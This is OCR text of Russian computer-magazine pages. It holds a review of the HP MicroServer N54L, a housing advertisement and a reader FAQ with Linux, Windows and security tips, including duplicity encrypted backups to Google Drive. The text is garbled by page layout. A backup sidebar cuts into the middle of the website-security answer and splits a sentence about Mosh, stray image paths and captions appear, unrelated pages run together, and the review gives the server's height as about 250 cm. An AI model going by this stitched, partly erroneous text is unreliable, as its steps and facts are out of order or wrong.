VBoxManage storagectl ${vmname} --name "IDE Controller" ↵
--add ide --controller PIIX4
VBoxManage storageattach ${vmname} --storagectl "IDE Controller" ↵
--port 0 --device 0 --type hdd --medium "${vmname}.vdi"
VBoxManage storageattach ${vmname} --storagectl "IDE Controller" ↵
--port 0 --device 1 --type dvddrive --medium /iso/debian-7.1.0↵
-i386-netinst.iso
VBoxManage modifyvm ${vmname} --nic1 bridged --bridgeadapter1 ↵
eth0 --cableconnected1 on
VBoxManage modifyvm ${vmname} --vrde on
screen VBoxHeadless --startvm ${vmname}
```




Создание новой VM в WebVirtMgr





Консоль Proxmox VE локализована и проста в использовании

УНИВЕРСАЛ В КУБЕ



Евгений Зобнин
zobnin@gmail.com

HP PROLIANT N54L G7 MICROSERVER: МАЛЕНЬКИЙ СЕРВЕР ДЛЯ БОЛЬШИХ ЗАДАЧ

Когда речь заходит о домашних файлопомойках или серверах для небольших компаний и офисов, на ум приходят либо самосборные башни, либо специализированные устройства хранения данных NAS. Однако на рынке есть куда более привлекательное решение этого класса. HP MicroServer — компактный и многофункциональный сервер с ценником начального домашнего компьютера.

ВНЕШНИЙ ВИД И ТЕХНОЛОГИЧЕСКАЯ НАЧИНКА

MicroServer N54L — это старшая модель линейки G7, основанная на двухъядерном процессоре AMD Turion II Neo N54L и оснащенная 2 Гб оперативной памяти, корзиной на четыре жестких диска и гигабитным Ethernet-портом. Далеко не топовые характеристики, которых тем не менее с лихвой хватит для обслуживания сервера Active Directory на десяток-другой клиентов либо организации сетевого хранилища данных.

Сам сервер выполнен в виде невысокой башни необычного форм-фактора, который в самой HP нарекли Ultra Micro Tower. По сути, это небольшой черный куб высотой около 250 см и весом в 6 кг без учета жестких дисков, который хорошо впишется практически в любое окружающее пространство, будь то место под столом, на столе или где-то в углу офиса. Заметно, что дизайн сервера изначально проектировался в расчете на установку на видное место, а не куда-то в шкаф.

На передней стороне куба располагается отсек для CD-привода, четыре USB-порта и дверца с замком, ведущая к отсеку с корзиной на четыре жестких диска. Кнопка включения, а также индикаторы работы сетевого интерфейса и жестких дисков выведены на торцевую панель, что очень удобно, если сервер будет стоять под столом. Кроме того, логотип, располагающийся сразу под отсеком для CD-привода, нужен не только для красоты: также он служит индикатором состояния сервера — меняет цвет и мерцает в зависимости от возникновения определенных неполадок.

С задней стороны находятся еще два USB-порта, порт RJ-45 для подключения к сети Ethernet, VGA-выход, порт eSATA, стандартный разъем питания, две заглушки для низкопрофильных карт PCIe и большой кулер, который охлаждает всю систему. Отдельных кулеров на процессоре и чипсете в сервере нет, поэтому общий уровень шума получается очень невысоким, что, кстати говоря, сама HP преподносит как один из основных плюсов сервера. С другой стороны, в домашних условиях использования MicroServer может оказаться несколько шумным, но эту проблему можно решить, купив другой вентилятор и заменив блок питания (см. врезку «Варианты апгрейда»).

В верхней части задней крышки находится отверстие замка Kensington, петли для навесного замка, а также болт с пластиковой шляпкой, который очень легко выкрутить пальцами, без необходимости искать отвертку. Болт удерживает верхнюю крышку сервера, которая после его извлечения легко съезжает



WWW

Тестирование производительности сервера с HDD- и SSD-накопителями в разных конфигурациях: goo.gl/Rsb91y

Замеры уровня шума сервера в разных конфигурациях: goo.gl/zKoIFB

МИКРОСЕРВЕРЫ ПОКОЛЕНИЯ GEN8

Совсем недавно HP выпустила на рынок новое поколение MicroServer'ов — Gen8. Однако, как оказалось, за ярким внешним видом и ценником, почти в три раза превышающим G7, это остался, по сути, все тот же MicroServer первых поколений, тремя самыми примечательными чертами которого стали двухпортовый сетевой интерфейс, совместимость с SATA 3.0 и наличие удаленного интерфейса управления HP iLO 4.

Модель G1610T Gen8 базируется на процессоре Intel Celeron G1610T (2,3 ГГц), чипсете Intel C204, имеет встроенный RAID-контроллер HP Dynamic Smart Array B120I и двухпортовый встроенный сетевой интерфейс. Более старшая модель G2020T основана на процессоре Intel Pentium G2020T (2,5 ГГц) и в остальном ничем не отличается от младшей. Объем оперативной памяти обеих моделей теперь может достигать 16 Гб, а объем дисковой — 12 Тб.

Вместо двух портов PCIe в обеих моделях теперь предусмотрен только один низкопрофильный PCIe x16, порт eSATA также исчез, а его место заняли два порта USB 3.0. Кроме того, появилась система удаленного управления HP iLO 4, которая должна быть знакома любому админу по линейке серверов ProLiant.

В настоящее время Gen8 можно приобрести примерно за 20–22 тысячи рублей, что несоизмеримо дороже G7.

КОМЬЮНИТИ HP MICROSERVER

- **ixbt.com:** HP ProLiant MicroServer: почти готовое решение для домашнего сервера (**bit.ly/16wMabQ**)
- **overclockers.com.au:** HP ProLiant MicroServer Owners Club! (**bit.ly/ijlXUU**)
- **avforums.com:** HP ProLiant MicroServer N40L Owner's Thread (**bit.ly/14vP8jb**)

СПИСОК ПРОТЕСТИРОВАННЫХ НАМИ ОПЕРАЦИОННЫХ СИСТЕМ

- **Windows Home Server 2011**
- **Ubuntu 12.10**
- **Solaris 11.1**
- **FreeNAS 8.3.1**
- **ESXi 5.1.0 Update 1 (HP Custom Image)**

Корзина для дисков

вперед, открывая доступ к отсеку для CD-привода. Самого привода в комплекте нет, и, если честно, на его место сразу после покупки лучше установить корзину для 3,5-дюймового жесткого диска, поместить в нее идущий в комплекте диск на 250 Гб и использовать его для установки ОС с флешки; тогда все четыре отсека в корзине можно будет отдать под диски с данными, сконфигурированными в режиме RAID.

Стоит, однако, иметь в виду, что SATA-порт для CD-привода обрезан по скорости, а самого SATA-кабеля в комплекте почему-то нет. Поэтому, чтобы подключить пятый жесткий диск или SSD-накопитель, придется обзавестись 5,25-дюймовой корзиной для диска, SATA-кабелем, переходником для кабеля питания Molex — SATA, а затем еще и перепрошить BIOS (www.multiupload.com/BTBRCJUNTO) для получения максимальной скорости передачи данных.

Открыв дверцу на передней стороне сервера, мы получаем доступ к корзине для жестких дисков. Каждый из них, как и положено, размещается в собственном пластиковом картридже, к которому прикручивается с помощью четырех болтов. Их, вместе с Г-образной шестигранной отверткой, можно найти с обратной стороны дверцы, что очень удобно и экономит уйму времени. Болты для крепления CD-привода располагаются там же, так что сервер получается «самообслуживаемый», все операции по замене или доустановке комплектующих можно проделать без инструментов.

Материнская плата, кстати, также крепится на выдвижной металлической панели, поэтому, если возникнет необходимость доустановки, например, модулей памяти, достаточно открыть дверцу и вытащить плату наружу, предварительно отключив мешающие провода. Стоит отметить, на материнке разведен дополнительный USB-разъем типа A, который можно использовать для установки загрузочной флешки с ready-to-go операционной системой типа FreeNAS.


ВАРИАНТЫ ИСПОЛЬЗОВАНИЯ

HP позиционирует MicroServer как универсальное серверное решение начального уровня. Это и не потенциальный веб-сервер, и не FTP-сервер, и даже не NAS, а нечто среднее, что сам пользователь или администратор сможет настроить на свой вкус и цвет. Два очевидных применения MicroServer — это сервер Active Directory и домашний потоковый медиасервер, куда можно складировать музыку, фильмы, фотки и бэкапы.

Обе эти задачи требуют достаточно больших объемов дискового хранилища, и здесь наличие четырех отсеков для жестких дисков и встроенный RAID-контроллер играют решающую роль. С другой стороны, встроенный RAID-контроллер (по



Системная плата на выдвижной металлической панели



WARNING


Регистровая память DDR3 ECC данным сервером не поддерживается.

Поддержка ACPI S3 (sleep), к сожалению, отсутствует и, по заявлению представителей HP, не будет реализована в новых версиях прошивки.

Слот PCI Express x16 предназначен для карт мощностью не более 25 Вт.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор: AMD Turion II Neo N54L (2,20 ГГц, 15 Вт, 2 Мб)
Чипсет: AMD RS785E/SB820M
Память: 2 слота DDR3
Тип памяти: DDR3 PC3-10600E-9 (non-ECC и Unbuffered ECC) 1 модуль Samsung PC3-10600E-9 Unbuffered ECC 2 Гб в комплекте, возможность расширения до 8 Гб (сообщается об успешном использовании 16 Гб)
Порты Serial ATA: 5 SATA + 1 eSATA (разъемы mini-SAS 1 SFF-8087 и 1 SATA)
Жесткие диски: Четыре отсека для 3,5" SATA-дисков
Максимальный объем: 8 Тб (4 × 2 Тб) (сообщается об успешном использовании дисков объемом 3 Тб)
Возможность горячей замены: нет, В комплекте 1 диск на 250 Гб
Поддержка RAID: Интегрированный SATA-контроллер с поддержкой RAID 0, 1, 10, JBOD
Сетевой интерфейс: Встроенный гигабитный адаптер HP NC107i (чип Broadcom BCM5723KMLG)
Поддержка Jumbo frames: нет
Питание: Блок питания мощностью 150 Вт
Расширение: 1 низкопрофильный слот PCIe x16 v2.0, 1 низкопрофильный слот PCIe x4 (для IPMI), 1 низкопрофильный слот PCIe x1
Внешние порты ввода-вывода: 1 VGA-выход, 7 USB 2.0 портов (4 спереди, 2 сзади, 1 внутри), 1 порт RJ-45
Видео: Интегрированный видеочип Radeon HD4200, Максимальное разрешение: 1920 × 1200
Исполнение: Ultra Micro Tower, 26,7 × 21,0 × 26,0 см
Охлаждение: 1 вентилятор на задней стенке
Соответствие стандартам: ACPI V2.0, PCI 2.3, PXE, WOL, IPMI 2.0, USB 2.0, USB 3.0, SATA Gen 2
Поддержка ОС: Microsoft Windows Server, Red Hat Enterprise Linux (RHEL)



Конфигурация пулов ZFS

большому счету это Fake RAID) не отличается особой функциональностью (например, поддержки RAID 5 вообще нет) и производительностью, поэтому, как уже было сказано выше, самым правильным решением будет установить операционную систему на пятый жесткий диск и уже с ее помощью собрать программный RAID. А если еще и использовать в качестве ОС Linux с файловой системой Btrfs, то можно получить и вовсе прекрасную замену NAS с возможностью создавать RAID 5 (или 3-way mirror для хранения особо ценной информации), делать снапшоты, автоматически восстанавливать данные при их повреждении.

В случае использования MicroServer в качестве потокового сервера мультимедиа, когда хранимые на нем данные будут отдаваться на другую машину в режиме реального времени, никаких проблем не возникнет. С этой задачей он справится легко. Однако если планируется приспособить его в качестве медиацентра с подключением самого сервера к монитору или телевизору, то здесь следует иметь в виду два нюанса. Во-первых, в качестве видеовыхода предусмотрен только VGA, так что с подключением к большинству телевизоров будут проблемы, во-вторых, аудиовыхода нет вовсе. Поэтому стоит заранее позаботиться о покупке простой видеокарты с HDMI-выходом и аппаратным декодером видео. Именно простой и дешевой, так как максимальное энергопотребление платы, подключенной к порту PCIe x16, должно составлять 25 Вт (список протестированных карт можно посмотреть здесь: n40l.wikia.com/wiki/Graphics_Cards.



INFO

В комплекте идут сразу два кабеля питания: один под розетку E/F, второй – под разъем G, с отдельным предохранителем в вилке.

ВАРИАНТЫ АПГРЕЙДА

HP MicroServer — это отличный конструктор с большими возможностями. Ниже представлены пути расширения функциональности и повышения производительности.

Сетевые адаптеры
- Intel EXPI9301CTBLK Network Adapter 10/100/1000 Мбит/с PCI-Express
- HP NC360T Dual Port 10/100/1000 Мбит/с PCI-Express

RAID-контроллеры
- HP P410 Smart Array Controller
- HighPoint RocketRAID 2720SGL

Модули памяти
- Kingston KVR1333D3E9S/4G
- HP 500672-B21 4 Гб

Жесткие диски
- Western Digital 2 Тб WD Red (WD20EFRX) {SATA III, 5400 об/мин 64 Мб, 3,5"}

SSD (для системы, для слайсов L2ARC и ZIL/SLOG в случае использования файловой системы ZFS)
- Intel SSD 60 Гб 520 серия (SSDSC2CW060A3K5) {SATA III, MLC, 2,5"}

Плата для удаленного управления
- HP 615095-B21 Micro Server Remote Access Card Kit

Поддержка USB 3.0
- PCI Express to SuperSpeed USB 3.0 2-Port Expansion Card for Desktops (чипсет Renesas uPD720202 xHCI 1.0)

Более шустрая видеокарта с HDMI-выходом (для превращения N54L в медиапроигрыватель)
- ATI Radeon HD 5450 512 Мб DDR3 Sapphire (11166-06-10R, PCI-E, DVI, HDMI, VGA)

Тихий блок питания
- Seasonic SS-250SU

Практически бесшумный вентилятор
- Scythe «Slip Stream» 120 мм PWM Adjustable

Еще одно интересное применение MicroServer — это создание платформы виртуализации на базе ESXi или Xen. Железная начинка сервера вполне потянет с десяток не особо загруженных виртуальных окружений, а объем дискового пространства позволит построить целую экспериментальную лабораторию. Производительности сервера также хватит и для вывешивания корпоративного веб-сайта и многих других задач. Так что универсальность — это действительно главное достоинство MicroServer.

ВЫВОДЫ

В общем и целом HP MicroServer N54L G7 производит очень хорошее впечатление. При ценнике в 8500 рублей это едва ли не лучшее серверное решение подобного класса на рынке. Да, можно было бы придраться к далеко не рекордным скоростям работы с накопителями, к пластиковым салазкам, которые того и гляди сломаются, к не самому мощному блоку питания, который явно не рассчитан на подключение жадных до энергии PCIe-карт, однако MicroServer дешев, прост в эксплуатации, удобен в обслуживании и отличается высоким качеством сборки. ⌶



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС «МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ



Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93
МОСКВА, ПРОЕЗД СЕРЕБРЯКОВА, Д. 14, СТР. 9

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА


Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ
(ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62





Роман Гоций
gotsijroman@gmail.com

FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Хочу расшарить инет с ноутбука под управлением Ubuntu. Создаю точку доступа через Network Manager, но ни Android-смартфон, ни планшет к ней не могут подключиться. В чем дело?

A Дело в том, что Network Manager создает так называемую ad hoc сеть (bit.ly/adhoc-wiki), с которой не умеет работать Android (да и iOS, кстати, тоже). Нам нужна инфраструктура hotspot. На XDA есть детальное описание (bit.ly/hotspot-ubuntu) того, как такую инфраструктуру можно поднять, не удаляя Network Manager. На базе этого туториала написана утилита, которая в автоматическом режиме поднимает hotspot точку доступа, — ap-hotspot. Установить ее можно так:

```
$ sudo add-apt-repository ↵
  ppa:nilarimogard/webupd8
$ sudo apt-get update
$ sudo apt-get install ap-hotspot
```

Теперь для поднятия точки доступа достаточно выполнить:

```
$ sudo ap-hotspot start
```

Кроме start, также доступны команды stop, restart и configure. Стоит отметить, что не все сетевые карты поддерживают режим hotspot, — утилита известит тебя в таком случае.


Q Как правильно посчитать, сколько времени уйдет, чтобы намайнить один bitcoin?

A Можно воспользоваться специальным bitcoin-калькулятором, который доступен по адресу bitclockers.com/calc. Количество Mhash/s для твоей видеокарты/процессора/Bitcoin-процессора можно узнать на wiki-странице (bit.ly/bitcoinhard). Что интересно, калькулятор способен вычислить и стоимость потраченного на майнинг электричества.

Q Нужно обеспечить высокую безопасность сайта. Что посоветуешь?

A Думаю, о таких очевидных вещах, как защита от SQL-инъекций, тщательная фильтрация входных данных, защита от XSRF и так далее, читателю][говорить не нужно. Дам несколько менее тривиальных советов:

- Используй SSL везде, где это возможно: никакого HTTP — только HTTPS. Настроить SSL не очень сложная задача, но настроить его правильно и безопасно — задача похитрее. Сервис Qualys SSL server test (www.ssllabs.com/ssltest) поможет тебе проверить качество SSL на своем сервере (смотри скриншот) и укажет на ошибки. Также полезно использовать HSTS (HTTP Strict Transport Security) — механизм, сообщающий браузеру использовать для взаимодействия с сайтом только HTTPS. Подробнее об этом читай здесь: dev.chromium.org/sts.
- Для предотвращения XSS, кроме стандартных техник, используй также Content security policy (bit.ly/CSPIntro) — политику безопасности, позволяющую ограничить выполнение сторонних скриптов. При правильной настройке шансы на проведение XSS-атаки стремятся к нулю.
- Используй WAF, например, ModSecurity.



Результат анализа надежности SSL сервисом от Qualys

БЕЗОПАСНЫЕ БЭКАПЫ С DUPLICITY В OS X И LINUX

Необходимость в регулярных бэкапах очевидна и не вызывает сомнений. Очень удобно хранить резервные копии в облачных хранилищах. Конечно, учитывая недавнюю историю, связанную с NSA, ты можешь не доверять им важную информацию, но с утилитой duplicity ты будешь абсолютно спокоен за свои бэкапы. Почему? Потому, что перед загрузкой на сервер она шифрует данные, используя GnuPG, а кроме того, это опенсорсный проект, и, соответственно, ты можешь проверить исходный код на наличие бэкдоров.

1 Устанавливаем утилиту

Для OS X утилита доступна через Homebrew и MacPorts. Если MacPorts установлен, то установка duplicity сводится к выполнению в терминале команды

```
$ sudo port install duplicity
```

Для Ubuntu — устанавливаем через apt-get. Если будем бэкапить в Google Drive, то нужно также установить gdata-python-client. Для этого скачай последние исходники (bit.ly/GData-dwn), разархивируй и выполни

```
$ ./setup.py install
```

2 Создаем ключ

Duplicity использует GnuPG для шифрования. Соответственно, для того, чтобы начинать бэкапить, нужно сначала создать GnuPG-ключ:

```
$ gpg --gen-key
```

На всякий случай ключ нужно экспортировать:

```
$ gpg --export-secret-key -a > mykey.key
```

и сохранить его в надежном месте. Парольную фразу надо запомнить, иначе можешь потерять свои бэкапы.

- Предоставь пользователям двух/мультифакторную аутентификацию.
- Подумай, нет ли уязвимостей в механизме аутентификации. Особое внимание удели функциям напоминания пароля (bit.ly/forgPassImpl) и «Запомнить меня» (bit.ly/remMeImpl).

Q Как скачать файл из интернета сразу в облако, не сохраняя сначала на компьютер?

A Недавно я наткнулся на простейшее онлайн-приложение (ctrlq.org/save), которое позволяет легко сохранять файлы напрямую в облачные хранилища. Примечательно, что не требуется устанавливать никаких расширений или регистрироваться, надо просто указать URL нужного файла и выбрать облако, то есть его можно легко использовать с телефона или планшета. В качестве доверенного «посредника», который собственно и работает с твоими облаками, используется API filepicker.io (www.inkfilepicker.com).

Q У меня Nexus 7 3G. С него можно отправлять SMS, но для этого я должен использовать разные сторонние приложения, которые либо слишком наворочены, либо неюзабельны. Хочу стандартное SMS-приложение. Как установить?

A Для этого нужно взять (например, скачать с XDA: bit.ly/N73GnativeSMS) «выдернутое» из любого аппарата приложение mms.apk и поместить его в /system/app любым доступным способом (нужен root), выставив при этом права rw-r--r--. Root Browser (bit.ly/RootBrowser) — неплохой вариант, так как задаст нужные права автоматом. После перезагрузки устройства нативное SMS-приложение будет установлено.

Q На протяжении всего дня мне требуется SSH-доступ к серверу. Я работаю с ноутбука, часто отправляю его в сон, чтобы экономить батарею. Так вот, после выхода из сна сессия разрывается, и это раздражает. Что порекомендуешь?

A Действительно, жизнь SSH-сессии оборвать очень легко, особенно это касается работы с ноутбука: уход в сон, плохое подключение или смена Wi-Fi-сети — все это убьет соединение. За исправление недостатков SSH взялись профессора из Массачусетского технологического института. Результатом их работы стало приложение под названием Mosh (mosh.mit.edu). Принцип работы Mosh существенно отличается от SSH и Telnet. Создатели разработали свой протокол SSP (State Synchronization Protocol), суть

Полезный хинт

РАБОТАЕТ ЛИ TRIM НА МОЕМ SSD В WINDOWS?



Для проверки можешь воспользоваться утилитой fsutil:

```
fsutil behavior query DisableDeleteNotify
```

Если результатом выполнения команды будет 0, значит, TRIM включен. Но эта команда лишь показывает, работает ли TRIM на уровне софта, то есть посылает ли ОС специальные TRIM-команды контроллеру SSD. Это, конечно, хорошо, но если ты хочешь на 100% убедиться, что TRIM работает (исключить дефект прошивки контроллера, косяки драйвера и так далее), то для этого воспользуйся утилитой TRIMCheck (bit.ly/TrimCheck). Утилита работает по очень простому принципу: при первом запуске на диск записывается порция данных, при этом сохраняются адреса, в которые эти данные были записаны. После небольшой паузы нужно запустить утилиту еще раз. В этот раз она проверяет, лежат ли по сохраненным ранее адресам эти данные (чтобы начать проверку, сначала удали JSON-файл из папки с утилитой). Если данных нет, значит, контроллер получил и корректно обработал команды TRIM. Если данные еще лежат, это не всегда говорит о том, что у тебя проблемы с TRIM: контроллер SSD не обязан сразу же обрабатывать команду. Попробуй перезагрузить компьютер; если не поможет, то попробуй просто подождать. Но все же если данные лежат нетронутыми более суток, то, скорее всего, TRIM на твоем SSD работает некорректно. Возможно, что-то с драйверами или с прошивкой SSD. Для начала попробуй обновить драйвер SATA или же переключиться на стандартный драйвер от MS. Если же это не помогает, пробуй обновить прошивку SSD.

```
D:\trimcheck-0.4.exe
TRIM check v0.4 - Written by Vladimir Panteleev
https://github.com/CyberShadow/trimcheck

Loading continuation data from D:\trimcheck-cont.json...
  Drive path   :  \\.\D:
  Offset       :  46508875776
  Random data  :  CC 86 08 FA 13 9B DE BA 97 7D 21 13 BD 86 BE 2C...

Reading raw volume data...
  Opening \\.\D:...
  Seeking to position 46508875776...
  Reading 16384 bytes...
  First 16 bytes: CC 86 08 FA 13 9B DE BA 97 7D 21 13 BD 86 BE 2C...
Data unchanged.

CONCLUSION: TRIM appears to be NOT WORKING (or has not kicked in yet).

You can re-run this program to test again with the same data block,
or delete trimcheck-cont.json to create a new test file.

Press Enter to exit...
```

Результат работы утилиты TRIMCheck

3 Собственно бэкапим

Бэкапить мы будем в Google Drive. Конечно же, двухфакторная аутентификация у нас включена, поэтому прежде всего нужно создать «пароль приложения». После того как пароль создан, для бэкапов нужно выполнить:

```
$ export PASSPHRASE="passphrasehere"
$ duplicity /home/user/ "gdocs://↵
  username:xxxx xxxx xxxx ↵
  xxxx@gmail.com/backup"
```

где вместо passphrasehere подставь парольную фразу GnuPG-ключа, а вместо иксов — пароль приложения Google. Backup — папка GDrive.

4 Автоматизируем

Duplicity отличается еще и тем, что применяет инкрементальные бэкапы (используется librsync). Но иногда нужно делать полные бэкапы (--full-if-older-than), а старые данные удалять (--remove-older-than). Учитывая это, в cron добавляем примерно такой bash-скрипт:


```
$ export PASSPHRASE="passphrasehere"
$ duplicity --full-if-older-than 1M ↵
  /home/user/ "gdocs:..."
$ duplicity remove-older-than 6M ↵
  --force /home/user/ "..."
unset PASSPHRASE
exit 0
```

5 Восстанавливаем данные

Невозможно восстановить файл, если такой уже существует, поэтому обычно файлы восстанавливают с другим именем или в другую директорию. Для восстановления папки нужно выполнить

```
duplicity "gdocs://username:xxxx xxxx ↵
xxxx xxxx@gmail.com/backup" /home/user
```

Кроме Google Drive, duplicity поддерживает много других удаленных файловых серверов и множество интересных опций. Для более подробной информации читай man'ы или же посети страницу проекта (duplicity.nongnu.org).



Удаление ключа /DEBUG при загрузке Windows

работы которого заключается в синхронизации «состояний» терминалов клиента и сервера. Еще одна особенность Mosh в том, что в качестве транспортного протокола используется UDP. Благодаря этому Mosh позволяет работать в условиях очень плохого соединения, а также менять Wi-Fi точку доступа на ходу или даже переключаться на 3G-соединение, уходить в сон, при этом не разрывая сессии. Доступен под Linux, OS X, Android. Рекомендую посмотреть видеопрезентацию на странице проекта.

Q Можно ли из VBS двигать мышью? Если да, то как?

A Из чистого VBS двигать мышью, конечно же, нельзя. Хотя можно воспользоваться сторонними средствами. Например, можно заюзать AutoItX3 — «библиотечную» версию AutoIt, предоставляющую функционал последнего через ActiveX/COM-интерфейс. Подробное описание библиотеки можно посмотреть на страничке script-coding.com/AutiItX.html, а скачать DLL'ку весом всего лишь 300 Кб — здесь: bit.ly/AutoItX3. Чтобы использовать библиотеку, сначала нужно зарегистрировать ее в системе. Для этого скопируй DLL-файл в system32 и выполни

```
regsvr32 AutoItX3.dll
```

Если библиотека была успешно зарегистрирована, можешь воспользоваться ею для перемещения мышки, например так:

```
Set oAutoIt = WScript.↵
CreateObject("AutoItX3.Control")
'перемещать медленно
oAutoIt.MouseMove 0,0 'мгновенно
oAutoIt.MouseMove 150, 150, 0
```

Q Экспериментировал с различными DNS-серверами. Скорость ответов от DNS-сервера, предоставляемого провайдером, оказалась наивысшей, но я заметил, что все-таки с публичным DNS от Google некоторые страницы загружаются быстрее. Почему так происходит?

A DNS-серверы от Google (а еще и OpenDNS) участвуют в программе The Global Internet Speedup (afasterinternet.com). Многие зонные данные продублированы на серверах в разных регионах мира для ускорения доступа к ним. Суть программы как раз и заключается в том, чтобы на основе физического местоположения пользователя, инициировавшего запрос, определять сервер, который находится ближе всего к юзверю и который можно использовать для получения необходимых данных. Зачастую провайдеры не так быстро внедряют подобные технологии, за счет чего ты можешь наблюдать некоторое ускорение работы, используя сторонний сервер. Кстати, возможно, тебе будет интересна утилита Namebench (доступна для Windows, Linux и OS X). Это своего рода бенчмарк DNS, который сравнит скорость твоего текущего DNS-сервера с большим количеством публичных и выдаст тебе подробный отчет и рекомендации.

